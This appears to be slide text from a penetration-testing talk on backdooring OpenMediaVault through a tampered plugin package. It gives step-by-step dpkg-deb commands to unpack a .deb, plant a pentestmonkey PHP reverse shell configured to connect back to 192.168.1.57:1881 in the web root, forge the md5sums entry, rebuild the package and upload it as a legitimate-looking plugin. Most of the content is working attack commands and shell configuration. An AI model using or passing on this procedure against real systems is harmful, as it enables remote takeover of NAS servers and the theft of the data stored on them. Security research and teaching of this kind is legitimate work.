


.docx file



- Compressed files
- Not limited to OMV

## Preparation of deb file for hash manipulation



```
# dpkg-deb -R <deb_file(plugin)> <destination_folder>
```

- Downloading the plugin to be installed
- Any plug-in may work
- Extract deb file
- Not a plugin vulnerability

## Preparation of deb file for hash manipulation

The screenshot shows a Kali Linux terminal window and a file manager window. The terminal window displays the following commands and output:

```
(kali@kali)-[~/Desktop/omv]
└─$ dpkg-deb -R omvevil.deb omvevil6

(kali@kali)-[~/Desktop/omv]
└─$ cd /home/kali/Desktop/omv/omvevil6/var/www/openmediavault/

(kali@kali)-[~/.../omvevil6/var/www/openmediavault]
└─$ md5sum shell.php
80f83cd33f32402a37d729b29fbc3158  shell.php

(kali@kali)-[~/.../omvevil6/var/www/openmediavault]
└─$
```


The file manager window shows the directory `/var/www/openmediavault/` containing a folder `js` and a file `shell.php`. The content of `shell.php` is as follows:

```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.57'; // CHANGE THIS
$port = 1881; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

- Create your shell file and copy it to `/var/www/openmediavault/` directory where OMV webapp goes online from.
- Get the **MD5 hash** of your file.

## Preparation of deb file for hash manipulation



- Copy the MD5 hash of your file into “md5sums” file located in “DEBIAN” folder.



# Preparation of deb file for hash manipulation

The image shows a screenshot of the OpenMediaVault web interface and a terminal window. The web interface displays the 'Plugins' section, highlighting the 'openmediavault-resetperms 5.0' package. The terminal window shows the command `dpkg-deb -b omvevil6 omvevil6.deb` being executed, resulting in the creation of the deb file. The terminal output shows the package name and the location where it was built.

Terminal output:

```
└─$ dpkg-deb -b omvevil6 omvevil6.deb
dpkg-deb: building package 'openmediavault-resetperms' in 'omvevil6.deb'.
└─(kali@kali)-[~/Desktop/omv]
└─$
```

```
# dpkg-deb -b <source_folder> <destination_deb_file(plugin)>
```

- Compressing malicious plugin to deb file.



# Injecting and executing the file by manipulating system

Part Six

# Injecting and executing the file by manipulating system

The image illustrates the process of injecting and executing a file by manipulating the system. It consists of three main components:


- Terminal Window:** Shows the execution of the following commands:

```
(kali@kali)-[~/Desktop/omv]
└─$ dpkg-deb -b omvevil6 omvevil6.deb
dpkg-deb: building package 'openmediavault-resetperms' in 'omvevil6.deb'.
(kali@kali)-[~/Desktop/omv]
└─$
```
- OpenMediaVault Web Interface (Left):** Shows the 'Upload plugin' dialog box. The 'File' field contains the path `C:\fakepath\omvevil6.deb`. The 'OK' button is highlighted.
- OpenMediaVault Web Interface (Right):** Shows the 'Plugins' page. The installed plugin, **openmediavault-resetperms 5.0**, is highlighted in yellow. The package information is as follows:

Package Information
Maintainer: OpenMediaVault Plugin Developers <plugins@omv-extras.org>
Homepage: <a href="http://omv-extras.org/simple/index.php?id=how-to-install-omv-extras-plugin">http://omv-extras.org/simple/index.php?id=how-to-install-omv-extras-plugin</a>
Repository: /
<b>openmediavault-resetperms 5.0</b>
Reset Permissions
Reset permissions of shared folder. View plugins that are using each shared folder.
Size: 7.55 KIB
Maintainer: OpenMediaVault Plugin Developers <plugins@omv-extras.org>
Homepage: <a href="http://omv-extras.org/">http://omv-extras.org/</a>
Repository: /

- Uploading the malicious plugin

# Injecting and executing the file by manipulating system



